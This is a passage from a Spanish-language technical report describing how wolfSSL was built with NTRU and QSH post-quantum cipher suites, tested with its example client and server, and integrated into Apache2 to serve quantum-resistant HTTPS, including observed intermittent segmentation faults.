dwxr-xr-x 2 root root 4096 feb 26 19:36 pkgconfig
dwxrwxr-x 4 root staff 4096 oct 28 2019 python2.7
dwxrwxr-x 3 root staff 4096 abr 16 2019 python3.7
root@juncotic-lubuntu:/opt/wolfssl# █

```

Figura 1

Una vez que se tuvo la librería NTRU compilada e instalada, el siguiente paso fue compilar Wolfssl. Si bien al día de la fecha se encuentra disponible la versión v4.4.0-stable, la misma no se encuentra aún integrada a NTRU, por lo que se generan errores de compilación. Debido a esto se optó por utilizar la versión estable anterior, v4.3.0-stable. El directorio de trabajo para Wolfssl fue /opt/wolfssl/wolfssl-git/. Los siguientes comandos muestran cómo clonar el repositorio, cambiar la rama a la v4.3.0-stable, generar la configuración, configurar la implementación, compilarla e instalarla.

```

git clone
https://github.com/wolfSSL/wolfssl.git &&
cd wolfssl/

git checkout v4.3.0-stable

./autogen.sh

./configure --enable-qsh
--with-ntru=/usr/local/lib --enable-
opensslextra --enable-supportedcurves --
enable-apachehttpd --enable-tlsx --
enable-all --enable-ecc --enable-psk --
enable-aesccm C_EXTRA_FLAGS="-
DWOLFSSL_STATIC_RSA -DHAVE_SNI"

make && make install

```

Como puede observarse, el script de configuración, ./configure, recibió por argumento una serie de opciones que incluyen las siguientes:

- --enable-qsh: Habilita QSH.
- --with-ntru=/usr/local/lib: Especifica el directorio donde se instaló libNTRU.
- --enable-apachehttpd: Habilita a wolfssl su integración con Apache2.

Debe notarse también que se habilitó un *flag* especial, WOLFSSL_STATIC_RSA, que obliga a la suite WolfSSL a utilizar claves RSA estáticas en lugar de efímeras. Si bien esto es altamente desaconsejado en servicios de producción, existen sistemas criptográficos como NTRU que requieren de claves estáticas para funcionar [23].

Negociación TLS

Con WolfSSL compilado y funcional, se pudo realizar una prueba de concepto utilizando los algoritmos por defecto provistos por la suite. WolfSSL incluye los binarios de ejemplo de servidor y cliente para realizar la verificación de conexión y funcionamiento, y además sus códigos fuente sirven de ejemplo para desarrollar aplicaciones que hagan uso de SSL/TLS o, como es el caso del presente trabajo, adaptar el código de Apache2 para que utilice esta suite en la negociación del intercambio seguro.

Para correr el servidor se utilizó el siguiente binario ejemplo:

```

cd /opt/wolfssl/wolfssl-git/
./examples/server/server

```

El servidor por defecto atiende en el puerto TCP 11111. La respuesta de servidor, sin ningún tipo de configuración adicional, es la que se ve en la Figura 2.

```

root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/server/server
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 subject: /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 serial number:aa:c4:bf:4c:50:bd:55:77
SSL version is TLSv1.2
SSL cipher suite is QSH:TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
SSL curve name is FFDHE-3072
Server Random : 18CE52B5754C260D14ED3B707F769EAF99988F9DB5689A5D9364B5D39CBF7E09
Client message: hello wolfssl!
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# █

```

Figura 2

La conexión del cliente pudo realizarse de la siguiente manera. En este caso la conexión fue local en el mismo equipo en el que corría el servidor.

```

cd /opt/wolfssl/wolfssl-git/
./examples/client/client

```

La respuesta de la negociación estándar se ve en la Figura 3. Como puede apreciarse en ambas capturas, la negociación SSL/TLS estándar utiliza TLS1.2, la ciphersuite

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384, y hace uso de QSH.

El cliente provee algunos comandos y opciones adicionales que pueden listarse con la opción -h. Entre ellos se encuentra la opción -e, que permite listar las ciphersuites disponibles que soporta esta versión del protocolo. Como se ha realizado la compilación utilizando los *flags* de NTRU y de QSH, se verán estos algoritmos en la salida, y también se verán los algoritmos mencionados al principio de esta sección.

```

root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/client/client
Session Ticket CB: ticketsz = 142, ctx = initial session
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=Sawtooth/OU=Consulting/CN=www.wolfssl.com/ema
ilAddress=info@wolfssl.com
 subject: /C=US/ST=Montana/L=Bozeman/O=wolfSSL/OU=Support/CN=www.wolfssl.com/emailAd
dress=info@wolfssl.com
 serial number:01
SSL version is TLSv1.2
SSL cipher suite is QSH:TLS ECDHE RSA WITH AES 256 GCM SHA384
SSL curve name is SECP256R1
Session timeout set to 300 seconds
Client Random : B130C9062F68C9993DE18F7E4D53EFAB18BE8E49001A5757CFD21B385BECDD21
SSL-Session:
 Protocol : TLSv1.2
 Cipher   : TLS ECDHE RSA WITH AES 256 GCM SHA384
 Session-ID:
 Session-ID-ctx:
 Master-Key: B03C16C9D94A85909F49D08A311F1B9D7C6F807F8ECCFC0CAC82C1A3591E65BF176A4
53C1B187BD404C81C91800545AB
 TLS session ticket:
0000 - 7F C7 62 21 A1 DF 8A 84-20 B1 D1 4B 21 17 D1 EC oGb..0...AK..A1
0010 - 11 03 0D 0C 64 C7 4F 0A-0C 27 5F 65 B5 09 8A BE ...dg0...0e...
0020 - 00 4C 1F CD C5 A8 DC 27-90 BB F3 F0 BB 00 80 60 .L.ME.L...c...
0030 - 07 A6 E0 00 8C C8 79 5D-21 C9 BF 5F 27 7E 6F B3 ...HiM.I.O.no.
0040 - B2 DC 78 78 6F B0 D9 93-90 C8 BD 3C 76 C6 52 98 .Lhho.I..H..fFB.
0050 - 37 60 64 0A C9 67 DD 5E-78 F4 BE 8F 65 D8 53 B4 .d.IgMWhd..eHC.
0060 - B0 B3 DC DC 84 E5 84 75-F6 0B FC 6E 62 64 E3 9C .LL.e.ef.lnbdc.
0070 - 7E 21 D6 FA 14 75 77 29-A6 D6 C1 93 FE 72 00 00 n.Fj.eg..FA.nb..
008E - 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
Start Time: 1592942590
Timeout : 300 (sec)
Extended master secret: yes
I hear you fa shizzle!
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git#

```

Figura 3

Para listar las ciphersuites de una manera entendible puede usarse este comando:

```
./examples/client/client -e|sed 's/:/\n/g'
```

Como el interés de este trabajo se centra en criptografía post-cuántica, a continuación se muestra el listado de las ciphersuites que son de interés:

- NTRU-RC4-SHA
- NTRU-DES-CBC3-SHA
- NTRU-AES128-SHA
- NTRU-AES256-SHA
- QSH

El cliente puede especificar una ciphersuite particular utilizando la opción -l. El siguiente ejemplo ilustra este caso:

```
./examples/client/client -l ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-ECDSA-AES256-SHA
```

La salida mostró, en la sección SSL-Session, la ciphersuite elegida, ya que en este ejemplo particular se especificó más de una:

```

SSL-Session:
 Protocol : TLSv1.2
 Cipher   :
 TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

```

Negociación QSH

En este caso particular no se habilitó al cliente a negociar QSH, por lo que la ciphersuite asociada no lo

muestra tampoco. Con la intención de entender la implementación de WolfSSL en Cliente y Servidor, y para facilitar la identificación del uso de QSH durante la negociación SSL/TLS, se modificó el código fuente del servidor agregando la siguiente instrucción, aproximadamente en la línea 469 (ver Figura 4).

```

printf("Quantum-Safe Handshake
Ciphersuite?? -> %s\n",
(wolfSSL_isQSH(ssl))?"Yes":"No");

```

```

server.c
455 #endif
456 if (err != WOLFSSL_ERROR_WANT_READ) {
457     printf("SSL_read input error %d, %s\n", err,
458           ERR_error_string(err, buffer));
459     err_sys_ex(runWithErrors, "SSL_read failed");
460 }
461 }
462 else if (SSL_get_error(ssl, 0) == 0 &&
463          tcp_select(SSL_get_fd(ssl), 0) == TEST_RECV_READY)
464 {
465     err = WOLFSSL_ERROR_WANT_READ;
466 } while (err == WC_PENDING_E || err == WOLFSSL_ERROR_WANT_READ);
467 if (ret > 0) {
468     input[ret] = 0; /* null terminate message */
469     printf("Quantum-Safe Handshake Ciphersuite?? -> %s\n",
470           (wolfSSL_isQSH(ssl))?"Yes":"No");
471     printf("Client message: %s\n", input);
472 }
473 }
474
475 static void ServerWrite(WOLFSSL* ssl, const char* output, int outputLen)
476 {
477     int ret, err;
478     char buffer[WOLFSSL_MAX_ERROR_SZ];
479     int len;

```

Figura 4

De esta manera, la salida del servidor para el mismo ejemplo de conexión mencionado arriba es la que muestra la Figura 5.

```

root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/server/server
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfs
sl.com/emailAddress=info@wolfssl.com
 subject: /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfs
sl.com/emailAddress=info@wolfssl.com
 serial number:aa:c4:bf:4c:50:bd:55:77
SSL version is TLSv1.2
SSL cipher suite is TLS ECDHE_RSA WITH AES 256_CBC_SHA
SSL curve name is FFDHE 3072
Server Random : AC90223F051262CD53DBE916D9B131C6D87765A39AF2D98D6FF099F967DF548
Quantum-Safe Handshake Ciphersuite?? -> No
Client message: hello wolfssl!

```

Figura 5

Ahora, si el cliente ofrece la ciphersuite QSH, el servidor la utiliza de manera adicional a una ciphersuite tradicional, y muestra el mensaje que se agregó al código (Figura 6).

```
./examples/client/client -l ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-ECDSA-AES256-SHA:QSH
```

```

root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/server/server
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfs
sl.com/emailAddress=info@wolfssl.com
 subject: /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfs
sl.com/emailAddress=info@wolfssl.com
 serial number:aa:c4:bf:4c:50:bd:55:77
SSL version is TLSv1.2
SSL cipher suite is QSH:TLS ECDHE_RSA WITH AES 256_CBC_SHA
SSL curve name is FFDHE 3072
Server Random : F0009A18846E1305A7F9383DE78C786CAEC030C83B1F97D1418833866439E91D
Quantum-Safe Handshake Ciphersuite?? -> Yes
Client message: hello wolfssl!

```

Figura 6

Otras opciones interesantes y útiles que pueden utilizarse en el servidor para realizar pruebas son las siguientes:

- x: Permite imprimir los mensajes de error sin cerrar la conexión.
- b: Levanta el servicio en todas las interfaces de red, no solamente en localhost.
- i: Permite mantener el servidor activo para realizar múltiples conexiones desde los clientes.
- n: Habilita el cifrado NTRU en la negociación SSL/TLS (ver más adelante).
- c: Permite especificar la ruta al certificado digital a utilizar en la conexión.
- k: Permite especificar la ruta a la clave privada a utilizar en la conexión.

El cliente también acepta otras opciones que serán de utilidad más adelante:

- l: Ya mencionada, permite especificar una ciphersuite determinada.
- h: Permite conectar a un host particular, por IP o nombre, no necesariamente localhost.
- p: Permite especificar un puerto destino distinto de 11111.
- d: Desactiva la verificación de par, lo que facilita las pruebas con certificados digitales autofirmados.
- g: Envía un mensaje HTTP GET al servidor, útil si el servidor está interpretando https.

Negociación NTRU

La suite WolfSSL provee, junto con sus archivos de código fuente y configuraciones, una serie de claves y certificados digitales almacenados en el directorio certs/ del raíz del repositorio. Dentro de este directorio se encuentran una clave y un certificado digital generados utilizando el algoritmo NTRU, a saber:

```
certs/ntru-cert.pem #Certificado digital
certs/ntru-key.raw #Clave privada
```

Con esta información, se puede lanzar el servidor utilizando el certificado y clave NTRU, y la opción -n que es requerida para activar este algoritmo, como se ve en la Figura 7. La línea de ejecución fue la siguiente:

```
./examples/server/server -c ./certs/ntru-cert.pem -k ./certs/ntru-key.raw -n
```

El cliente por defecto, y sin especificar ningún argumento, intentó establecer la comunicación utilizando NTRU también, como muestra la Figura 8.

```
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/server/server -c ./certs/ntru-cert.pem -k ./certs/ntru-key.raw -n
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 subject: /C=US/ST=Montana/L=Bozeman/O=wolfSSL_2048/OU=Programming-2048/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 serial number:aa:c4:bf:4c:50:bd:55:77
 SSL version is TLSv1.2
 SSL cipher suite is TLS NTRU RSA WITH AES 256 CBC SHA
 SSL curve name is FFDHE_3072
 Server Random : E781A60ABAC53769F17FAAD1D75F6BDA596852816C4A70B29E44A26F750AB2A7
 Quantum-Safe Handshake Ciphersuite?? -> No
 Client message: hello wolfssl!
 root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git#
```

Figura 7

```
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/client/client
Session Ticket CB: ticketSz = 142, ctx = initial session
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=Sawtooth/OU=Consulting/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 subject: /C=US/ST=Oregon/L=Portland/SN=Test/O=wolfSSL/OU=Development/CN=www.wolfssl.com/emailAddress=info@wolfssl.com
 serial number:94:68:8b:78:9e:1e:8b:e9:97:91:cf:80:21:bf:2d
 SSL version is TLSv1.2
 SSL cipher suite is TLS NTRU RSA WITH AES 256 CBC SHA
 Session timeout set to 300 seconds
 Client Random : 5E2EE5200C6907454997507F233200BB09A996208A3633706AF6A06CAFE635FC
 SSL-Session:
 Protocol : TLSv1.2
 Cipher : TLS NTRU RSA WITH AES 256 CBC SHA
 Session-ID:
 Session-ID-ctx:
 Master-Key: 0177B89B7F8557AB1AC034871774AEFB4C393A5B0D5EF9949510C6A812C67C748E
 C8554FD80E4295F093B338FE329A
 TLS session ticket:
 0000 - 53 54 74 19 3D 3E B1 40-F5 FD 10 A9 9E 3D 82 3A Cdd.....em.....
 0010 - 7F 9C 6F 93 78 68 BF 5F-C2 7F 29 EA 91 FA CB 33 o.o.hh.0Bo.j.jk.
 0020 - 00 4C B2 D6 38 1E C4 41-D8 D4 24 20 1C CE 42 68 .L.F..DAHD...NBk
 0030 - D6 4B 61 7A 77 77 D2 D7-02 EF 69 F7 5E E7 DF A2 FkajggBg.oigNgD.
 0040 - 4B D2 FC 52 16 29 0A EF-E3 80 BF 48 0E 50 58 70 KBtB...o..Hw.H
 0050 - 53 FA 9E E9 C0 84 78 90-E6 80 19 B2 D0 10 63 C7 Cj.i..h.f...M.cG
 0060 - EC 57 95 A0 AC C0 D3 6E-AF 6B 17 12 07 45 64 CB lG....Cn.k...Edk
 0070 - 39 C8 09 F1 F5 D8 65 8E-20 C4 9D DA 50 E8 00 00 .H.aeHe..D.J.h..
 008E - 00 00 00 00 00 00 00 00-00 00 00 00 00 00 .....
 Start Time: 1592958006
 Timeout : 300 (sec)
 Extended master secret: yes
 I hear you fa shizzle!
 root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git#
```

Figura 8

Como puede verse en la salida del servidor, al negociar una ciphersuite NTRU en SSL/TLS, no hace uso de QSH, un algoritmo que se habilitaba de manera predeterminada como se apreció en las Figuras 2 y 3.

Surge en este punto la duda de si WolfSSL, al habilitar NTRU, desactiva QSH, o desactiva cualquier otra ciphersuite distinta de NTRU. Si se intenta conectar un cliente especificando una ciphersuite estándar no NTRU, el servidor rechaza la negociación SSL/TLS porque no puede verificar la ciphersuite, como puede verse en la Figura 9.

```
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/server/server -c ./certs/ntru-cert.pem -k ./certs/ntru-key.raw -n -x
SSL_accept error -501, can't match cipher suite
wolfSSL error: SSL_accept failed
Continuing server execution...

peer has no cert!
SSL version is TLSv1.2
SSL cipher suite is NONE
SSL curve name is FFDHE_3072
wolfSSL error: SSL in error state
Continuing server execution...

Server Random : 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
SSL_read input error -501, can't match cipher suite
wolfSSL error: SSL_read failed
Continuing server execution...
```

Figura 9

Al invocarse al cliente sin utilizar ninguna ciphersuite, se negocia NTRU con el servidor. Sin embargo, incluso si se fuerza la negociación de QSH junto con ciphersuites NTRU, QSH no se habilita.

Por ejemplo, si el cliente especifica la ciphersuite NTRU-AES256-SHA:QSH, el cifrador resultante de la negociación SSL/TLS será | TLS_NTRU_RSA_WITH_AES_256_CBC_SHA, correspondiente a la ciphersuite ofrecida por el cliente, pero sin habilitar QSH, tal y como ocurrió con la salida mostrada en la Figura 5.

Esto se debe a que WolfSSL activa QSH a modo de ciphersuite adicional como complemento resistente a ataques cuánticos en algoritmos comunes, pero NTRU ya dispone de un intercambio QSH integrado en la librería, que se activa automáticamente sin necesidad de interacciones adicionales entre cliente y servidor.

La ciphersuite QSH tiene mayor preferencia que otros protocolos comunes a la hora de que cliente y servidor WolfSSL negocien los algoritmos. Básicamente, si un usuario integra NTRU dentro de WolfSSL y ambos extremos de conexión soportan NTRU, entonces la ciphersuite NTRU, incluido su intercambio de claves seguro, será seleccionada de manera predeterminada, salvo el caso de que el usuario excluya NTRU explícitamente permitiendo únicamente otras ciphersuites comunes [23].

El mismo manual de usuario de WolfSSL menciona que NTRU acelera el proceso de conexión SSL/TLS de 20 a 200 veces sobre un intercambio común RSA, y la mejora aumenta en la medida en que aumente el tamaño de la clave utilizada, es decir, el proceso de negociación de SSL/TLS será más rápido con claves de 8192 bits que con claves chicas de 1024 bits.

Ahora bien, debido a que NTRU no es ampliamente adoptado como ocurre con RSA, WolfSSL lo implementa en combinación con otras ciphersuites en cifradores híbridos. Los desarrolladores de WolfSSL propusieron la inclusión de NTRU en modo híbrido en la definición de QSH. De esta manera SSL/TLS se beneficia de las ventajas de NTRU en seguridad cuántica, y permite utilizar pares de claves resistentes a ataques cuánticos por única vez, además de los pares de claves de algoritmos tradicionales [15], [20]

Entorno de pruebas: WolfSSL y Apache

Para realizar la prueba de concepto de WolfSSL integrado en un servidor web Apache2, es necesario disponer del código fuente de WolfSSL compilado convenientemente para permitir su integración, y una versión moderna de Apache2. Para este caso se utilizó la versión 2.4.42-dev (Unix) descargada directamente

desde el repositorio SVN del proyecto, y por recomendación de los desarrolladores de WolfSSL. Cabe aclarar que WolfSSL tiene soporte para su integración con versiones de Apache2 posteriores a la v2.4.0 [24].

Primero se instalaron las dependencias necesarias para realizar la compilación y ejecución del servidor web integrado con WolfSSL.

```
sudo apt install libxml2 libxml2-dev
```

Luego fue necesario descargar y compilar la versión desde el repositorio SVN de Apache2. Se realizaron los procedimientos dentro del directorio de trabajo de wolfssl:

```
cd /opt/wolfssl/  
svn checkout  
https://svn.apache.org/repos/asf/httpd/ht  
tpd/branches/2.4.x httpd-2.4.x/  
cd httpd-2.4.x/
```

Dado que Apache2 está desarrollado pensando en su integración con OpenSSL y variantes, para lograr correr el motor SSL/TLS utilizando WolfSSL se debió modificar el código fuente de dicho motor, particularmente el archivo modules/ssl/ssl_engine_init.c.

Los cambios incluyeron modificaciones de los nombres de las funciones SSL_CTX_* por su equivalente en WolfSSL, wolfSSL_CTX*.

WolfSSL implementa gran cantidad de funcionalidades de SSL, de las cuales solo algunas fue necesario modificar en Apache2 para lograr la integración. Para facilitar la identificación de estas funciones y su secuencia, se utilizó como base el código del ejemplo server.c. Se realizó la compilación utilizando el modificador -E en gcc, lo que permitió interpretar las directivas de preprocesamiento y obtener una versión final del código que realmente implementa NTRU, a la que se llamó server.i.

```
cd /opt/wolfssl/wolfssl-git  
gcc examples/server/server.c -o  
/tmp/server.i -I. -E
```

Además, se agregaron algunas líneas de depuración para verificar el resultado de la lectura de la clave NTRU del servidor:

```
if  
(wolfSSL_CTX_use_NTRUPrivateKey_file(mctx  
->ssl_ctx, keyfile) == WOLFSSL_SUCCESS)  
  
    printf("DEBUG  
wolfSSL_CTX_use_NTRUPrivateKey_file  
SUCCESS!!!\n");
```

Luego de realizados estos cambios, se procedió a generar los scripts de soporte para la compilación, y la

configuración del código para su posterior compilación e instalación.

```
./buildconf
./configure \
    --enable-access_compat=shared \
    --enable-actions=shared \
    --enable-alias=shared \
    --enable-allowmethods=shared \
    --enable-auth_basic=shared \
    --enable-authn_core=shared \
    --enable-authn_file=shared \
    --enable-authz_core=shared \
    --enable-authz_groupfile=shared \
    --enable-authz_host=shared \
    --enable-authz_user=shared \
    --enable-autoindex=shared \
    --enable-dir=shared \
    --enable-env=shared \
    --enable-headers=shared \
    --enable-include=shared \
    --enable-log_config=shared \
    --enable-mime=shared \
    --enable-negotiation=shared \
    --enable-proxy=shared \
    --enable-proxy_http=shared \
    --enable-rewrite=shared \
    --enable-setenvif=shared \
    --enable-ssl=shared \
    --enable-unixd=shared \
    --enable-ssl \
--with-wolfssl=/opt/wolfssl/wolfssl-git \
    --enable-ssl-staticlib-deps \
    --enable-mods-static=all \
    --enable-static-ab \
    --with-included-apr \
    --with-libxml2
```

Una nota importante respecto de estas líneas de configuración es la referencia de la opción `--with-wolfssl`, que indica el directorio de los fuentes de wolfssl que deben utilizarse durante la compilación de Apache2. Debe recordarse que esta integración es bidireccional, durante la compilación de WolfSSL también debió especificarse el soporte para su

integración con https como se mencionó cuando se configuró Wolfssl anteriormente.

La compilación e instalación de Apache2 se realizó con los siguiente comandos:

```
make
make install
```

Apache2 quedó correctamente instalado en el directorio predeterminado `/usr/local/apache2` y listo para ser utilizado.

En la Figura 10 puede verse el uso del comando `ldd` para verificar que Apache2 quedó efectivamente compilado con las librerías de wolfssl y NTRU.

```
root@juncotic-lubuntu:/usr/local/apache2# ldd bin/httpd
linux-vdso.so.1 (0x00007ffc57d0000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fe8581d6000)
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007fe8581ba000)
libapr-2.so.0 => /usr/local/apache2/lib/libapr-2.so.0 (0x00007fe85814d000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fe85812c000)
libwolfssl.so.24 => /usr/local/lib/libwolfssl.so.24 (0x00007fe857f45000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe857d5a000)
libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007fe857d4f000)
libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007fe857d15000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fe857d0f000)
libxml2.so.2 => /lib/x86_64-linux-gnu/libxml2.so.2 (0x00007fe857b7000)
/lib64/ld-linux-x86-64.so.2 (0x00007fe8583f3000)
libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007fe857a19000)
libntruencrypt.so.0 => /usr/local/lib/libntruencrypt.so.0 (0x00007fe857a0a000)
libicuuc.so.63 => /lib/x86_64-linux-gnu/libicuuc.so.63 (0x00007fe857839000)
liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5 (0x00007fe857812000)
libicudata.so.63 => /lib/x86_64-linux-gnu/libicudata.so.63 (0x00007fe855e22000)
libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007fe855c40000)
libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007fe855c25000)
```

Figura 10

Con el servidor compilado e instalado, se editó el archivo `conf/httpd.conf` para habilitar el módulo SSL. Esto se logró descomentando la línea que incluye el módulo, y además se habilitó la entrada de `ServerName` para evitar advertencias en tiempo de ejecución:

```
ServerName www.juncotic.com:80
Include conf/extra/httpd-ssl.conf
```

Finalmente se editó en el archivo de configuración de dicho módulo, `conf/extra/httpd-ssl.conf`, las rutas a las claves y certificados NTRU provistos por WolfSSL. Para este caso particular, y por razones de orden, se copiaron todos los certificados y claves provistos por WolfSSL, situados en el directorio `wolfssl/certs` de los fuentes, dentro del directorio `/opt/keys/wolfssl`.

Adicionalmente tuvo que comentarse la opción `SSLHonorCipherOrder` de dicho archivo. Esta opción activada permite que, en el momento de la negociación SSLv3 o TLSv1, se tenga preferencia por la ciphersuite y algoritmos propuestos por el servidor en vez de los propuestos por el cliente. Esta opción no está soportada aún por el motor SSL/TLS provisto por WolfSSL.


```
[...]
#SSLHonorCipherOrder on
[...]
SSLCertificateFile
"/opt/keys/wolfssl/ntru-cert.pem"
[...]
SSLCertificateKeyFile
"/opt/keys/wolfssl/ntru-key.raw"
[...]
```

Una vez que se realizaron estos cambios, pudo iniciarse el servidor Apache2 invocando directamente al binario bin/httpd. Puede utilizarse la opción -X para que ejecute en modo de depuración, lo que permitirá ver los mensajes de error en el caso de que el servicio o la negociación SSL/TLS fallen. Además se puede especificar un nivel elevado de depuración usando agregando la opción -e DEBUG en la ejecución de manera opcional para mostrar mayor información.

```
root@juncotic-lubuntu:/usr/local/apache2#
./bin/httpd -X
```

El servidor quedó atendiendo en el puerto predeterminado TCP 443. Esto pudo verse con el comando ss -npltu como lo muestra la Figura 11.

```
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ss -npltu|grep httpd
tcp    LISTEN  0          128          *:80          *:80
users:((("httpd",pid=7037,fd=4))
tcp    LISTEN  0          128          *:443         *:443
users:((("httpd",pid=7037,fd=6))
```

Figura 11

Acto seguido se realizó la prueba de concepto utilizando el mismo cliente de ejemplo provisto por WolfSSL, pero especificando el puerto TCP 443 donde está atendiendo el servidor Apache2.

```
./examples/client/client -p 443 -g -d
```

En la Figura 12 puede verse el servidor Apache2 corriendo en la terminal superior, y el cliente conectado en la inferior. En la terminal del cliente se puede apreciar la ciphersuite NTRU negociada entre ambos, y la versión TLS 1.2 utilizada.

Si bien se ha logrado la conexión cliente-servidor utilizando el cliente provisto por WolfSSL y el servidor Apache2, en algunos casos aleatorios se detectaron fallas en la negociación, y terminaciones abruptas del proceso servidor.

A continuación se aprecia la respuesta del cliente en estos casos de falla:

```
root@juncotic-lubuntu:/opt/wolfssl/
wolfssl-git# ./examples/client/client -p
443 -g -d
CRL callback url =
wolfSSL_connect error -308, error state
on socket
wolfSSL error: wolfSSL_connect failed
Mientras que el servidor termina con un fallo de
segmentación crítico:
Segmentation fault (core dumped)
```

```
root@juncotic-lubuntu:/usr/local/apache2# ./bin/httpd -X
DEBUG wolfSSL_CTX_use_NTRUPrivateKey_file SUCCESS!!!
DEBUG wolfSSL_CTX_use_NTRUPrivateKey_file SUCCESS!!!
[]
root@juncotic-lubuntu:/opt/wolfssl/wolfssl-git# ./examples/client/client -p 443 -g -d
peer's cert info:
 issuer : /C=US/ST=Montana/L=Bozeman/O=Sawtooth/OU=Consulting/CN=www.wolfssl.com/emailAddress
s=info@wolfssl.com
 subject: /C=US/ST=Oregon/L=Portland/SN=Test/O=wolfSSL/OU=Development/CN=www.wolfssl.com/ema
ilAddress=info@wolfssl.com
 serial number:94:68:8b:78:9e:1e:8b:e9:97:9f:cf:80:21:bf:2d
 SSL version is TLSv1.2
 SSL cipher suite is TLS NTRU RSA WITH RC4 128 SHA
 Session timeout set to 500 seconds
 Client Random : 6B12274D6EEA3799C22E75A37493750D12340922E01F2F7707322595089145E4
 SSL-Session:
 Protocol : TLSv1.2
 Cipher : TLS NTRU RSA WITH RC4 128 SHA
 Session-ID: A2A8BE9CDDF9C7C242D7C6A782AFB5F25F7B0421685BDEC0DC394C3D2D16BF64
 Session-ID-ctx:
 Master-Key: 1CFDF5C00B10B4DE49190BE0F91F32376DF49938B566DF4A78D3D97EA36809BD7186BCA2FC3F
 425458C4E70EDA6A7EDE
 TLS session ticket: NONE
 Start Time: 1593128787
 Timeout : 500 (sec)
 Extended master secret: yes
 SSL connect ok, sending GET...
 HTTP/1.1 200 OK
 Date: Thu, 25 Jun 2020 23:46:27 GMT
 Server: Apache/2.4.42-dev (Unix) 4.3.0
 Last-Modified: Tue, 04 Feb 2020 2
 2:11:19 GMT
 ETag: "2d-59dc751cc6d93"
 Accept-Ranges: bytes
 Content-Length: 45
 Connection: close
 Content-Type: text/html
```

Figura 12

La información que el servidor dejó disponible en el registro log/error_log es la siguiente:

```
[Fri Jun 26 21:07:16.448582 2020]
[core:notice] [pid 32013:tid
139640733110464] AH00051: child pid 32484
exit signal Segmentation fault (11),
possible coredump in /usr/local/apache2
```

Se intuye que este error esporádico es por conflictos en la integración de WolfSSL en el módulo mod_ssl de Apache2. Esto puede verse en el siguiente mensaje de log:

```
[Fri Jun 26 21:09:44.250532 2020]
[ssl:warn] [pid 1512:tid 139988311048384]
AH01882: Init: this version of mod_ssl
was compiled against a newer library
(4.3.0, version currently loaded is
4.3.0) - may result in undefined or
erroneous behavior
```

Conclusiones parciales y perspectivas

Los experimentos llevados a cabo sirvieron para lograr una primera aproximación al uso de algoritmos de intercambio de claves y de cifrado resistentes a ataques cuánticos en TLS v1.2, y permitieron implementar una prueba de concepto de servicio HTTPS resistente a ataques cuánticos mediante la integración del servidor web Apache2 y la suite de cifrado SSL/TLS WolfSSL.

Se logró en primera instancia la negociación TLS resistente a ataques cuánticos en WolfSSL. Primero estableció una comunicación TLS1.2 mediante las implementaciones de ejemplo de cliente y servidor provistas por el proyecto WolfSSL, y haciendo uso de algoritmos asimétricos tradicionales RSA. A dicha comunicación se le incorporó el intercambio de claves híbrido QSH en combinación con los algoritmos tradicionales. Este intercambio híbrido logró brindar una capa adicional de seguridad en el handshake TLS. Por último se utilizaron la clave y el certificado digital NTRU provisto por WolfSSL como ejemplo para lograr negociar ésta ciphersuite en el intercambio de datos entre cliente y servidor.

Con la seguridad de tener una implementación de TLS post-cuántica basada en QSH y NTRU, se procedió a integrar WolfSSL con Apache2. Esto permitió dar una capa de seguridad resistente a ataques cuánticos al protocolo HTTPS servido por Apache2. Las pruebas permitieron dar cuenta del uso de QSH y NTRU en la negociación TLS establecida entre el cliente ejemplo de WolfSSL y el servidor web Apache2.

